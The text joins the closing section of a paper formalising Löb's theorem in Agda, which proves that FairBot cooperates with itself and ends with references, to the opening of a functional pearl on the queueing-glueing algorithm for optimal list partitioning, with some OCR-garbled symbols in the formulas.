```

 $\text{k} : \{A \ B : \text{Set}\} \rightarrow A \rightarrow B \rightarrow A$ 
 $\text{k } a \ b = a$ 

```

```

 $\text{^} : \forall \{S : \text{Set}\} \{T : S \rightarrow \text{Set}\} \{P : \Sigma S T \rightarrow \text{Set}\}$ 
 $\rightarrow ((\sigma : \Sigma S T) \rightarrow P \sigma)$ 
 $\rightarrow (s : S) (t : T s) \rightarrow P (s, t)$ 
 $\text{^ } f s t = f(s, t)$ 

```

It turns out that we can define all the things we need for proving self-cooperation of FairBot in a variant of the simply typed lambda calculus (STLC). In order to do this, we do not index types over contexts. Rather than using  $\text{Term } \{\Gamma\} \ T$ , we will denote the type of terms in context  $\Gamma$  of type  $T$  as  $\Gamma \vdash T$ , the standard notation for “provability”. Since our types are no longer indexed over contexts, we can represent a context as a list of types.

```

 $\text{infixr } 5 \ \vdash \ _- \ \vdash \ _-$ 
 $\text{infixr } 10 \ \_ \rightarrow \ _- \ \times \ _-$ 

```

```

data Type : Set where

```

```

 $\vdash$  : List Type → Type → Type
 $\rightarrow$  : Type → Type → Type
 $\perp$  : Type

```

### Context = List Type

We will then need some way to handle binding. For simplicity, we'll make use of a dependent form of DeBruijn variables.

```
data _∈_ (T : Type) : Context → Set where
```

First we want our “variable zero”, which lets us pick off the “top” element of the context.

```
top : ∀ {Γ} → T ∈ (T :: Γ)
```

Then we want a way to extend variables to work in larger contexts.

```
pop : ∀ {Γ S} → T ∈ Γ → T ∈ (S :: Γ)
```

And, finally, we are ready to define the term language for our extended STLC.

```
data _⊤_ (Γ : Context) : Type → Set where
```

The next few constructors are fairly standard. Before anything else, we want to be able to lift bindings into terms.

```
var : ∀ {T} → T ∈ Γ → Γ ⊤ T
```

Then the intro rules for all of our easier datatypes.

```
<> : Γ ⊤ ⊤
```

```
 $\perp$  : ∀ {A B} → Γ ⊤ A → Γ ⊤ B → Γ ⊤ A × B
```

```
 $\perp$ -elim : ∀ {A} → Γ ⊤  $\perp$  → Γ ⊤ A
```

```
 $\pi_1$  : ∀ {A B} → Γ ⊤ A × B → Γ ⊤ A
```

```
 $\pi_2$  : ∀ {A B} → Γ ⊤ A × B → Γ ⊤ B
```

```
 $\lambda'$  : ∀ {A B} → (A :: Γ) ⊤ B → Γ ⊤ (A → B)
```

```
 $\text{``a''}$  : ∀ {A B} → Γ ⊤ (A → B) → Γ ⊤ A → Γ ⊤ B
```

At this point things become more delicate. To properly capture Gödel–Löb modal logic, abbreviated as GL, we want our theory to validate the rules

1.  $\vdash A \rightarrow \vdash \Box A$

2.  $\vdash \Box A \rightarrow \vdash \Box \Box A$

However, it should *not* validate  $\vdash A \rightarrow \vdash \Box A$ . If we only had the unary  $\Box$  operator we would run into difficulty later. Crucially, we couldn't add the rule  $\Gamma \vdash A \rightarrow \Gamma \vdash \Box A$ , since this would let us prove  $A \rightarrow \Box A$ .

We will use Gödel quotes to denote the constructor corresponding to rule 1:

```
 $\Gamma \ulcorner$  : ∀ {Δ A} → Δ ⊤ A → Γ ⊤ (Δ ‘ $\vdash$ ’ A)
```

Similarly, we will write the rule validating  $\Box A \rightarrow \vdash \Box \Box A$  as `repr`.

```
repr : ∀ {Δ A} → Γ ⊤ (Δ ‘ $\vdash$ ’ A) → Γ ⊤ (Δ ‘ $\vdash$ ’ (Δ ‘ $\vdash$ ’ A))
```

We would like to be able to apply functions under  $\Box$ , and for this we introduce the so-called “distribution” rule. In GL, it takes the form  $\vdash \Box (A \rightarrow B) \rightarrow \vdash (\Box A \rightarrow \Box B)$ . For us it is not much more complicated.

```
dist : ∀ {Δ A B}
      → Γ ⊤ (Δ ‘ $\vdash$ ’ (A → B))
      → Γ ⊤ (Δ ‘ $\vdash$ ’ A)
      → Γ ⊤ (Δ ‘ $\vdash$ ’ B)
```

And, finally, we include the Löbian axiom.

```
Löb : ∀ {Δ A}
      → Γ ⊤ (Δ ‘ $\vdash$ ’ ((Δ ‘ $\vdash$ ’ A) → A))
      → Γ ⊤ (Δ ‘ $\vdash$ ’ A)
```

From these constructors we can prove the simpler form of the Löb rule.

```
löb : ∀ {Γ A} → Γ ⊤ ((Γ ‘ $\vdash$ ’ A) → A) → Γ ⊤ A
```

```
löb t = t ``a Löb `t`
```

Of course, because we are using DeBruijn indices, before we can do too much we'll need to give an account of lifting. Thankfully, unlike when we were dealing with dependent type theory, we

can define these computationally, and get for free all the congruences we had to add as axioms before.

Our definition of weakening is unremarkable, and sufficiently simple that Agsy, Agda's automatic proof-finder, was able to fill in all of the code; we include it in the artifact and elide all but the type signature from the paper.

```
lift-tm
```

```
: ∀ {Γ A} T Δ → (Δ ++ Γ) ⊤ A → (Δ ++ (T :: Γ)) ⊤ A
```

Weakening is a special case of `lift-tm`.

```
wk : ∀ {Γ A B} → Γ ⊤ A → (B :: Γ) ⊤ A
```

```
wk = lift-tm ε
```

Finally, we define function composition for our internal language.

```
infixl 10 _o'_
```

```
_o'_ : ∀ {Γ A B C}
      → Γ ⊤ (B → C)
      → Γ ⊤ (A → B)
      → Γ ⊤ (A → C)
```

```
f o' g = λ (wk f ``a (wk g ``a var top))
```

Now we are ready to prove that FairBot cooperates with itself. Sadly, our type system isn't expressive enough to give a general type of bots, but we can still prove things about the interactions of particular bots if we substitute their types by hand. For example, we can state the desired theorem (that FairBot cooperates with itself) as:

```
distf : ∀ {Γ Δ A B}
```

```
      → Γ ⊤ (Δ ‘ $\vdash$ ’ A → B)
      → Γ ⊤ (Δ ‘ $\vdash$ ’ A) → (Δ ‘ $\vdash$ ’ B)
```

```
distf bf = λ (dist (wk bf) (var top))
```

```
evf : ∀ {Γ Δ A}
```

```
      → Γ ⊤ (Δ ‘ $\vdash$ ’ A) → (Δ ‘ $\vdash$ ’ (Δ ‘ $\vdash$ ’ A))
```

```
evf = λ (repr (var top))
```

```
fb-fb-cooperate : ∀ {Γ A B}
```

```
      → Γ ⊤ (Γ ‘ $\vdash$ ’ A) → B
      → Γ ⊤ (Γ ‘ $\vdash$ ’ B) → A
      → Γ ⊤ (A × B)
```

```
fb-fb-cooperate a b
```

```
= löb (b o' distf `a` o' evf)
, löb (a o' distf `b` o' evf)
```

We can also state the theorem in a more familiar form with a couple abbreviations

```
‘ $\Box$ ’ =  $\perp$  ε
```

```
□ =  $\perp$  ε
```

```
fb-fb-cooperate' : ∀ {A B}
```

```
      → □ (‘ $\Box$ ’ A → B)
      → □ (‘ $\Box$ ’ B → A)
```

```
      → □ (A × B)
```

```
fb-fb-cooperate' = fb-fb-cooperate
```

In the file `fair-bot-self-cooperates.lagda` in the artifact, we show all the meta-theoretic properties we had before: soundness, inhabitedness, and incompleteness.

### Acknowledgments

We would like to thank Patrick LaVictoire for facilitating the workshop where most of the initial ideas originated, Matt Brown for helping us discover the reason that the self-interpreter for  $F_\omega$  doesn't contradict this formalization of Löb's theorem, and Nate Soares, Adam Chlipala, and Miętek Bak for their timely and invaluable suggestions on the writing of this paper.

## References

- T. Altenkirch and A. Kaposi. Type theory in type theory using quotient inductive types. In *POPL '16 The 43rd Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*. ACM, 2016. URL <http://eprints.nottingham.ac.uk/31169/>.
- T. Altenkirch, C. McBride, and W. Swierstra. Observational equality, now! In *Proceedings of the 2007 Workshop on Programming Languages Meets Program Verification, PLPV '07*, pages 57–68, New York, NY, USA, 2007. ACM. ISBN 978-1-59593-677-6. doi: 10.1145/1292597.1292608. URL <http://www.cs.nott.ac.uk/~psztxa/publ/obseqnow.pdf>.
- A. W. Appel, P.-A. Mellies, C. D. Richards, and J. Vouillon. A very modal model of a modern, major, general type system. *ACM SIGPLAN Notices*, 42(1):109–122, 2007. URL <https://www.cs.princeton.edu/~appel/papers/modalmodel.pdf>.
- M. Barasz, P. Christiano, B. Fallenstein, M. Herreshoff, P. LaVictoire, and E. Yudkowsky. Robust cooperation in the prisoner’s dilemma: Program equilibrium via provability logic. *ArXiv e-prints*, Jan 2014. URL <http://arxiv.org/pdf/1401.5577v1.pdf>.
- A. Berarducci and C. Böhm. Automatic synthesis of typed  $\lambda$ -programs on term algebras. *Theoretical Computer Science*, 39 (820076097):135–154, 1985. doi: 10.1016/0304-3975(85)90135-5. URL <http://www.sciencedirect.com/science/article/pii/0304397585901355>.
- M. Brown and J. Palsberg. Breaking through the normalization barrier: A self-interpreter for f-omega. In *Proceedings of the 43rd Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, pages 5–17. ACM, 2016. doi: 10.1145/2837614.2837623. URL <http://compilers.cs.ucla.edu/pop116/pop116-full.pdf>.
- J. Chapman. Type theory should eat itself. *Electronic Notes in Theoretical Computer Science*, 228:21–36, 2009. ISSN 1571-0661. doi: <http://dx.doi.org/10.1016/j.entcs.2008.12.114>. URL <http://www.sciencedirect.com/science/article/pii/S157106610800577X>. Proceedings of the International Workshop on Logical Frameworks and Metalanguages: Theory and Practice (LFMTP 2008).
- A. Church. A formulation of the simple theory of types. *The Journal of Symbolic Logic*, 5(2):56–68, 1940. ISSN 00224812. URL <http://www.jstor.org/stable/2266170>.
- N. A. Danielsson. A formalisation of a dependently typed language as an inductive-recursive family. In T. Altenkirch and C. McBride, editors, *Types for Proofs and Programs*, volume 4502 of *Lecture Notes in Computer Science*, chapter A Formalisation of a Dependently Typed Language as an Inductive-Recursive Family, pages 93–109. Springer Berlin Heidelberg, Berlin, Heidelberg, 2007. ISBN 978-3-540-74464-1. doi: 10.1007/978-3-540-74464-1\_7. URL [http://dx.doi.org/10.1007/978-3-540-74464-1\\_7](http://dx.doi.org/10.1007/978-3-540-74464-1_7).
- R. Davies and F. Pfenning. A modal analysis of staged computation. *J. ACM*, 48(3):555–604, May 2001. ISSN 0004-5411. doi: 10.1145/382780.382785. URL <http://doi.acm.org/10.1145/382780.382785>.
- H. Geuvers. The Church-Scott representation of inductive and coinductive data, 2014. URL <http://www.cs.ru.nl/~herman/PUBS/ChurchScottDataTypes.pdf>.
- K. Gödel. Über formal unentscheidbare Sätze der Principia Mathematica und verwandter Systeme I. *Monatshefte für mathematik und physik*, 38(1):173–198, 1931. URL <http://www.w-k-essler.de/pdfs/goedel.pdf>.
- D. R. Hofstadter. *Gödel, Escher, Bach: An Eternal Golden Braid*. Vintage, 1979. ISBN 978-0394745022.
- O. Kiselyov. Beyond church encoding: Boehm-berarducci isomorphism of algebraic data types and polymorphic lambda-terms, April 2012. URL <http://okmij.org/ftp/tagless-final/course/Boehm-Berarducci.html>.
- S. C. Kleene. *Introduction to Metamathematics*. Wolters-Noordhoff, 1952. ISBN 0-7204-2103-9.
- C. McBride. Outrageous but meaningful coincidences: Dependent type-safe syntax and evaluation. In *Proceedings of the 6th ACM SIGPLAN workshop on Generic programming*, pages 1–12. ACM, 2010. URL <https://personal.cis.strath.ac.uk/conor.mcbride/pub/DepRep/DepRep.pdf>.
- T. Æ. Mogensen. An investigation of compact and efficient number representations in the pure lambda calculus. In *Perspectives of System Informatics, 4th International Andrei Ershov Memorial Conference, PSI 2001, Akademgorodok, Novosibirsk, Russia, July 2–6, 2001, Revised Papers*, pages 205–213, 2001. doi: 10.1007/3-540-45575-2\_20. URL [http://dx.doi.org/10.1007/3-540-45575-2\\_20](http://dx.doi.org/10.1007/3-540-45575-2_20).
- R. O’Connor. Essential incompleteness of arithmetic verified by coq. *CoRR*, abs/cs/0505034, 2005. URL <http://arxiv.org/abs/cs/0505034>.
- L. C. Paulson. A mechanised proof of Gödel’s incompleteness theorems using Nominal Isabelle. *Journal of Automated Reasoning*, 55(1):1–37, 2015. URL <https://www.cl.cam.ac.uk/~lp15/papers/Formath/Goedel-ar.pdf>.
- F. Pfenning and P. Lee. Metacircularity in the polymorphic  $\lambda$ -calculus. *Theoretical Computer Science*, 89(1):137–159, 1991. ISSN 0304-3975. doi: [http://dx.doi.org/10.1016/0304-3975\(90\)90109-U](http://dx.doi.org/10.1016/0304-3975(90)90109-U). URL <http://www.sciencedirect.com/science/article/pii/030439759090109U>.
- D. Piponi. From löb’s theorem to spreadsheet evaluation, November 2006. URL <http://blog.sigfpe.com/2006/11/from-l-theorem-to-spreadsheet.html>.
- G. K. Pullum. Scooping the loop snooper, October 2000. URL <http://www.lel.ed.ac.uk/~gpullum/loopsnoop.html>.
- D. Scott. A system of functional abstraction. Unpublished manuscript, 1963.
- N. Shankar. *Proof-checking Metamathematics (Theorem-proving)*. PhD thesis, The University of Texas at Austin, 1986. AAI8717580.
- N. Shankar. *Metamathematics, Machines and Gödel’s Proof*. Cambridge University Press, 1997.
- R. J. Simmons and B. Toninho. Constructive provability logic. *CoRR*, abs/1205.6402, May 2012. URL <http://arxiv.org/abs/1205.6402>.
- A. Tarski. Der Wahrheitsbegriff in den formalisierten Sprachen. *Studia Philosophica*, 1:261–405, 1936. URL <http://www.w-k-essler.de/pdfs/Tarski.pdf>.
- B. Yudkowsky. Löb’s theorem cured my social anxiety, February 2014. URL <http://agentyduck.blogspot.com/2014/02/lobs-theorem-cured-my-social-anxiety.html>.

# Queueing and Glueing for Optimal Partitioning

## Functional Pearl

Shin-Cheng Mu

Institute of Information Science,  
Academia Sinica  
scm@iis.sinica.edu.tw

Yu-Hsi Chiang

Dep. of Computer Science and  
Information Engineering,  
National Taiwan University  
yuhschiang@gmail.com

Yu-Han Lyu

Dep. of Computer Science,  
Dartmouth College  
yuhanyu@gmail.com

### Abstract

The queueing-glueing algorithm is the nickname we give to an algorithmic pattern that provides amortised linear time solutions to a number of optimal list partition problems that have a peculiar property: at various moments we know that two of three candidate solutions could be optimal. The algorithm works by keeping a queue of lists, glueing them from one end, while chopping from the other end, hence the name. We give a formal derivation of the algorithm, and demonstrate it with several non-trivial examples.

**Categories and Subject Descriptors** D.1.1 [Programming Techniques]: Applicative (Functional) Programming; F.3.1 [Logics and Meanings of Programs]: Specifying and Verifying and Reasoning about Programs

**Keywords** program derivation, optimal partition

### 1. Introduction

Consider an algorithm that is divided into a certain number of big steps, where each individual step might make an indefinite number of calls to several basic, constant-time operations. If each of these operations could be applied at most  $O(n)$  times ( $n$  being the size of the input), before which the algorithm must terminate, the algorithm runs in linear time. An example of such *amortising* algorithm was presented by Chung and Lu (2004) and Goldwasser et al. (2005) to solve the *maximum-density segment* problem — given a list of numbers, to compute a segment (a consecutive sublist) of the input that has the largest average. A queue of lists is kept throughout the  $n$  steps of the algorithm. In each step, an indefinite number of lists at one end of the queue are glued together, before some lists at the other end are dropped. The algorithm has a linear time-bound because each of these operations could happen at most a linear number of times.

The algorithm of Chung, Lu, and Goldwasser et al. is not yet applied to solve many other segment problems — as we will explain later, many problems that do satisfy the precondition of their algorithm have simpler solutions. Nevertheless, it turns out that the technique can be applied to solve a number of optimal *partition* problems — to break an input list into a list of lists that optimises

a certain, sometimes complex, cost function. The technique was reinvented a number of times, for example, by Brucker (1995) and Hirschberg and Larmore (1987). Curiously, this technique is not well-known outside the algorithm community.

We think that this pattern, which we nickname the *queueing-glueing algorithm*, is very elegant, and would like to give it a formal treatment in this pearl.

**Example Problems** By the end of this pearl we will demonstrate the algorithm with several problems. The first, *one-machine batching*, is proposed by Brucker (1995). A list of jobs, each associated with a processing time and a weight, are to be processed on a machine in batches. The goal is to partition the jobs into batches while minimising the total cost. The cost of a job is the *absolute* finishing time of its batch (thus all jobs in a batch is considered to finish at the same time), multiplied by sum of weights in the batch. Furthermore, each batch incurs a fixed starting time overhead. For an example, consider the jobs with processing time  $[2, 2, 1, 5, 3, 2]$ , whose weights are all 1, and let the starting overhead be 2. The best way to partition the jobs is in three batches

$$[[2, 2, 1], [5, 3], [2]] ,$$

the first batch finishes at time  $2 + (2 + 2 + 1) = 7$ , the second batch at  $7 + 2 + (5 + 3) = 17$ , and the third batch at 21. The total cost is  $7 * 3 + 17 * 2 + 21 = 76$ . To see how a little change of the input could alter the scheduling, notice that, without the last job, it would be preferable to partition the jobs  $[2, 2, 1, 5, 3]$  into  $[[2, 2, 1], [5], [3]]$  (cost: 54) rather than  $[[2, 2, 1], [5, 3]]$  (cost: 55).

In the second problem, *size-specific partitioning*, the goal is to partition a given list of positive numbers such that the sum of each segment is as close to a given constant  $L$  as possible. The closeness of a segment to  $L$ , however, is measured by the *square* of difference between  $L$  and the sum of numbers in a partition, and the closeness of a partition is the sum of the closeness of its segments. After solving the problem we will discuss what modifications are needed to use the algorithm to solve the *paragraph formatting* problem. The goal is similar: to break a piece of text into lines such that the length of each line is close to  $L$ , using the same measurement. The difference is that the last line does not count. While it is known that we can format a paragraph in linear time, it is surprising that our algorithm also works for this case.

**Outline** In Section 2 and 3 we develop the skeleton of the algorithm and ensure that the main computation can be performed in a fold-like manner. To refine the steps in the fold, we discuss in Section 4 the *two-in-three* property, a main feature of the type of problems we solve. The queueing-glueing operations, key of this algorithm, are developed in Section 5. As a warning, we will see some modest use of relations in one stage of the development,

which makes a key theorem much easier to prove. The sample problems are solved in Section 6. Programs accompanying this pearl are available at <https://github.com/scmu/queueing-glueing>.

## 2. From Optimal Segments to Partitions

While the algorithm to be developed in this pearl aims to compute optimal partitions, it is based on computation of optimal segments. We will therefore start with discussing both scenarios. The function computing a non-empty optimal segment of the input, a list of some type  $E$ , can be specified by

$$\begin{aligned} optseg &:: [E] \rightarrow [E] \\ optseg &= minBy w \cdot segs \end{aligned}$$

where  $minBy w :: [[E]] \rightarrow [E]$  computes the minimum with respect to a cost function  $w :: [E] \rightarrow \mathbb{R}$ . The function  $segs :: [a] \rightarrow [[a]]$ , computing all non-empty segments of its input, can be defined by

$$segs = concat \cdot map prefs \cdot suffs ,$$

where  $prefs$  and  $suffs$  respectively return all the non-empty prefixes and suffixes. The definition of  $prefs$  is given below:

$$\begin{aligned} prefs &:: [a] \rightarrow [[a]] \\ prefs [] &= [] \\ prefs (x:xs) &= [x]:map (x:) (prefs xs) . \end{aligned}$$

Standard calculation yields that

$$\begin{aligned} optseg &= \{ \text{definitions of } optseg \text{ and } segs \} \\ &minBy w \cdot concat \cdot map prefs \cdot suffs \\ &= \{ \text{since } minBy w \cdot concat = minBy w \cdot map (minBy w) \} \\ &minBy w \cdot map (minBy w \cdot prefs) \cdot suffs . \end{aligned}$$

The part  $map (minBy w \cdot prefs) \cdot suffs$  computes a list of optimal prefixes, one for each suffix, from which an optimal one is chosen.

The *scan lemma* then states that, if  $minBy w \cdot prefs$  can be computed in a *foldr*,  $optseg$  can be computed in a *scnr*. Operationally speaking, we compute the optimal prefix for each suffix and cache them in a list, such that each optimal prefix can be computed from the previous one. This is essentially how the classical *maximum segment sum* problem is solved (Bird 1989).

Optimal partitions can be computed by a similar principle. A list  $xss :: [[a]]$  is a partition of  $xs :: [a]$  if  $concat xss = xs$  and all elements in  $xss$  are non-empty. We also call each element in  $xss$  a “segment” of the partition. The following function  $parts$  computes all partitions of its input:

$$\begin{aligned} parts &:: [a] \rightarrow [[[a]]] \\ parts [] &= [[]] \\ parts xs &= (concat \cdot map extparts \cdot splits) xs , \end{aligned}$$

where  $extparts (xs,ys) = map (xs:) (parts ys)$ . The function  $splits xs$  returns all the  $(ys,zs)$  where  $ys$  is non-empty and  $ys + zs = xs$ :

$$\begin{aligned} splits &:: [a] \rightarrow [[[a],[a]]] \\ splits [] &= [] \\ splits (x:xs) &= ([x],xs):map ((x:) \times id) (splits xs) , \end{aligned}$$

where  $(f \times g)(x,y) = (f x, g y)$ . For example,  $splits [1,2,3] = [[[1],[2,3]],[[1,2],[3]],[[1,2,3],[]]]$  and  $parts [1,2,3]$  yields  $\ [[[1],[2],[3]],[[1],[2,3]],[[1,2],[3]],[[1,2,3]]]$ .

Notice that the definition of  $splits$  is rather similar to that of  $prefs$ .

From now on, a pair of lists  $([E],[E])$  will be called a *split*. Some cost functions will be defined on splits rather than segments.

The function computing optimal partitions can be specified by:

$$\begin{aligned} optpart &:: [E] \rightarrow [[E]] \\ optpart &= minBy f \cdot parts . \end{aligned}$$

In a simpler scenario, the cost of a partition is the sum of the costs of its parts, that is,  $f :: [[E]] \rightarrow \mathbb{R}$  has the form  $f = sum \cdot map w$  for some  $w :: [E] \rightarrow \mathbb{R}$ . In some applications,  $w$  needs to take the rest of the input into consideration. For such cases we let  $w$  be defined on splits, that is,  $w :: ([E],[E]) \rightarrow \mathbb{R}$ , and let  $f$  be

$$\begin{aligned} f [] &= 0 \\ f (xs:xss) &= w (xs, concat xss) + f xss . \end{aligned}$$

Either way, the definition allows us to distribute  $(xs:)$  into  $minBy$ :

$$minBy f \cdot map (xs:) = (xs:) \cdot minBy f . \quad (1)$$

To find out how to compute  $optpart$ , we calculate, for non-empty  $xs$ :

$$\begin{aligned} &(minBy f \cdot parts) xs \\ &= (minBy f \cdot concat \cdot map extparts \cdot splits) xs \\ &= \{ \text{since } minBy f \cdot concat = minBy f \cdot map (minBy f) \} \\ &(minBy f \cdot map (minBy f \cdot extparts) \cdot splits) xs \\ &= \{ \text{by (1) and definition of } optpart \} \\ &(minBy f \cdot map (\lambda (ys,zs) \rightarrow ys : optpart zs) \cdot splits) xs \\ &= \{ \text{introduce } g \text{ using (2), see below} \} \\ &((\lambda (ys,zs) \rightarrow ys : optpart zs) \cdot minBy g \cdot splits) xs . \end{aligned}$$

In the last step we use the property that for all  $h$  and  $k$ ,

$$minBy h \cdot map k = k \cdot minBy (h \cdot k) . \quad (2)$$

The new cost function  $g$ , now defined on splits, is therefore:

$$\begin{aligned} g &:: ([E],[E]) \rightarrow \mathbb{R} \\ g (ys,zs) &= f (ys : optpart zs) \\ &= w (ys,zs) + f (optpart zs) , \end{aligned}$$

assuming that  $w$  is defined on splits. We have thus derived:

$$\begin{aligned} optpart [] &= [] \\ optpart xs &= ys : optpart zs \\ \text{where } (ys,zs) &= minBy g (splits xs) . \end{aligned}$$

The specification of  $optpart$  above says that an optimal partition can be built segment-by-segment, each segment being from the presently best split with respect to  $g$ . The cost function  $g$  helps to pick the best split  $(ys,zs)$ , assuming that we already know how to optimally partition  $zs$ .

Comparing with ordinary optimisation problems, one interesting feature of  $optpart$  above is that  $g$  refers to  $optpart$  itself, which we certainly want to avoid recomputing. One of the ways to avoid recompilation is to build an array that caches the values of  $optpart$  for all suffixes of the input.

From now on we denote the input by  $inp$ . Define such an array  $optArr$  (for brevity we abbreviate the function  $length$  to  $#$ ):

$$\begin{aligned} optArr &= array (0, #inp) \\ &[(#ys, optpart ys) | ys \leftarrow ([] : suffs inp)] . \end{aligned}$$

The library function  $array$  builds an immutable, lazy array, whose indices ranges between 0 and  $#inp$ . Entries of the array are defined by the given assoc-list of indices/values, computed once, and stored. The role of the array is similar to the list in the case of optimal segment problem: to store the result of  $optpart$  for each suffix. The  $n$ -th entry of  $optArr$  is the value of  $optpart$  on the suffix of  $inp$  of length  $n$ . We enclose both  $optArr$  and  $optpart$  as local definitions, and redefine the latter to fetch entries from the former:

$$\begin{aligned} opt &:: [E] \rightarrow [[E]] \\ opt inp &= optArr ! #inp \quad \text{where} \\ optArr &= \{ \text{same as above} \} \\ optpart [] &= [] \\ optpart xs &= ys : optArr ! (#xs - #ys) \end{aligned}$$

```

where  $\hat{g} k ys = \text{let } zss = optArr!(k - \#ys)$ 
       $\quad \text{in } w(ys, concat zss) + f zss$ 
       $ys = minBy(\hat{g} \#xs)(prefs xs)$  .

```

Compare this definition of  $optpart$  with the previous one. Instead of calling itself, this  $optpart$  looks up the corresponding entry in  $optArr$ . Instead of computing an optimal split, we now compute the optimal prefix of  $xs$ , under cost function  $\hat{g}$ . The intended relationship between  $g$  and  $\hat{g}$  is, for all  $ys \# zs$  that form a suffix of  $inp$ ,

$$\begin{aligned}\hat{g} k ys &= g(ys, zs) \quad \text{where } (- \# zs) = inp \wedge \#zs = k - \#ys \\ g(ys, zs) &= \hat{g} \#(ys \# zs) ys.\end{aligned}$$

In  $\hat{g}$  we no longer need the suffix  $zs$ , but instead use a number, the length of  $ys \# zs$ , to compute the correct index.

Throughout this paper we will sometimes present two versions of functions: one defined on splits, and one accepting a length. As a convention we label the latter by a circumflex (as in  $\hat{g}$ ). A property proved on one usually has a counterpart for the other one.

Notice that each entry of  $optArr$  calls  $optpart$  once and accesses only those entries with indices smaller than its own. If we define

$$optpref = minBy(\hat{g} \#xs)(prefs xs),$$

each call to  $optpart$  calls  $optpref$  once. If it turns out that  $optpref(x: xs)$  can be defined in terms of  $optpref xs$ , that is,  $optpref$  is a *foldr*, computation of entries of  $optArr$  can be scheduled such that the 0th, 1st, 2nd... entries are computed in turn, until the longest entry, the result, is ready to be fetched. The goal of the next section is to define  $optpref(x: xs)$  in terms of  $optpref xs$ .

### 3. Computing Optimal Prefixes Inductively

We wish that the optimal prefix of  $x: xs$  can be computed solely from the optimal prefix of  $xs$ . For this to be possible at all for a given cost function  $w$ , it had better be the case that, for all  $x$  and  $xs$ , the right end of  $minBy w(prefs(x: xs))$  does not extend further right than that of  $minBy w(prefs xs)$ . Most algorithms, in fact, impose a slightly stronger condition on  $w$ :

**Definition 1** (Prefix Stability). A function  $w: [E] \rightarrow \mathbb{R}$  is prefix-stable if, for all  $xs$  and  $ys$ ,

$$\begin{aligned}w xs &\leq w(xs \# ys) \\ (\forall ws :: w(ws \# xs) &\leq w(ws \# xs \# ys)) .\end{aligned}$$

Prefix-stability guarantees that, if  $xs$  is no worse than  $xs \# ys$ , the optimal prefix of  $ws \# xs \# ys$  need not extend further to the right than  $ws \# xs$ . The suffix  $ys$  may thus be safely dropped, which allows us to compute the optimal prefix in a fold.

Prefix stability is implied by another important property, *concavity*, discussed a lot in algorithm community (e.g. Hirschberg and Larmore (1987), Galil and Park (1992)).

**Definition 2** (Concavity (for segments)). A function  $w: [E] \rightarrow \mathbb{R}$  is concave if, for all  $ws$ ,  $xs$ , and  $ys$ ,<sup>1</sup>

$$w(ws \# xs) + w(xs \# ys) \leq w(ws \# xs \# ys) + w(xs \# ys) . \quad (3)$$

To see that concavity implies prefix stability, notice that another way to write (3) is  $w(ws \# xs) - w(ws \# xs \# ys) \leq w(xs \# ys)$ .

Our cost function  $g$  is defined on splits, and  $\hat{g}$  takes an additional integral argument recording lengths. We extend the notion of concavity and prefix stability to such functions:

<sup>1</sup>If we replace lists in (3) by indices, we get the *Monge* property, proposed by Gaspard Monge in 1971. Furthermore, prefix stability is also called *Monge monotonicity*. See Galil and Park (1992).

**Definition 3** (Concavity (for splits)). A function  $w: ([E], [E]) \rightarrow \mathbb{R}$  is concave if, for all  $ws$ ,  $xs$ ,  $ys$ , and  $zs$ ,

$$\begin{aligned}w(ws \# xs, ys \# zs) + w(xs \# ys, zs) &\leq \\ w(ws \# xs \# ys, zs) + w(xs, ys \# zs) .\end{aligned} \quad (4)$$

The first arguments to  $w$  are written in boldface font to be compared with (3) — we have merely added the suffixes accordingly.

**Definition 4.** A function  $\hat{g}: \mathbb{N} \rightarrow [E] \rightarrow \mathbb{R}$  is prefix-stable if, for all  $n$ ,  $xs$ , and  $ys$ ,

$$\begin{aligned}\hat{g} n xs &\leq \hat{g} n (xs \# ys) \Rightarrow \\ (\forall ws :: \hat{g}(n + \#ws)(ws \# xs) &\leq \\ \hat{g}(n + \#ws)(ws \# xs \# ys)) .\end{aligned}$$

It turns out that, with definitions of  $f$ ,  $\hat{g}$ , etc. given in the previous section, concavity of  $w$  implies prefix stability of  $\hat{g}$ :

**Theorem 5.** Given a cost function  $w: ([E], [E]) \rightarrow \mathbb{R}$ , and let functions  $f$ ,  $g$ , and  $\hat{g}$  be defined as in Section 2. We have that  $\hat{g}$  is prefix-stable if  $w$  is concave.

*Proof.* Let  $zs$  be the suffix of the input having length  $n - \#(xs \# ys)$  and thus  $ys \# zs$  is the suffix having length  $n - \#xs$ . We reason (abbreviating  $f \cdot optpart$  to  $fo$ ):

$$\begin{aligned}\hat{g} n xs &\leq \hat{g} n (xs \# ys) \\ \equiv g(xs, ys \# zs) &\leq g(xs \# ys, zs) \\ \equiv w(xs, ys \# zs) + fo(ys \# zs) &\leq w(xs \# ys, zs) + fo(zs) \\ \equiv w(xs, ys \# zs) - w(xs \# ys, zs) &\leq fo(zs) - fo(ys \# zs) \\ \Rightarrow \{ w \text{ concave, by (4)} \} & \\ w(ws \# xs, ys \# zs) - w(ws \# xs \# ys, zs) &\leq \\ fo(zs) - fo(ys \# zs) & \\ \equiv \{ \text{definition of } g, \hat{g}, \text{etc.} \} & \\ \hat{g}(n + \#ws)(ws \# xs) &\leq \hat{g}(n + \#ws)(ws \# xs \# ys) .\end{aligned}$$

□

We are now ready to derive an inductive definition of  $optpref xs$ , provided that  $w$  is concave. The base case is omitted. In the calculation for the inductive case below, we abbreviate  $\hat{g} \#(x: xs)$  to  $g'$ . The operator  $(\downarrow_{g'})$  denotes binary minimum with respect to  $g'$ .

$$\begin{aligned}minBy g'(prefs(x: xs)) &= \{ \text{definitions of } minBy \text{ and } prefs \} \\ [x] \downarrow_{g'} minBy g'(map(x:)(prefs xs)) &= \{ \text{let } xs' = minBy(\hat{g} \# xs)(prefs xs) \text{ and } xs' \# ys = xs \} \\ [x] \downarrow_{g'} minBy g'(map(x:)(prefs(xs' \# ys))) &= \{ \text{by Lemma 6, see below} \} \\ [x] \downarrow_{g'} minBy g'(map(x:)(prefs xs')) &= \{ \text{definition of } minBy, prefs, \text{ and functor laws} \} \\ minBy g'(prefs(x: xs')) &= \{ \text{definition of } xs' \} \\ minBy g'(prefs(x: minBy(g \# xs)(prefs xs))) &.\end{aligned}$$

In the second step, we split  $xs$  into two parts  $xs' \# ys$ , where  $xs'$  is the optimal prefix from the previous step. Lemma 6 below then allows us to get rid of  $ys$ , which will not be part of the optimal prefix of  $x: xs$ .

**Lemma 6.** Let  $xs, ys: [E]$  be such that

$$xs = minBy(\hat{g} \#(xs \# ys))(prefs(xs \# ys)) .$$

If  $\hat{g}$  is prefix-stable, we have that for all  $ws$ ,

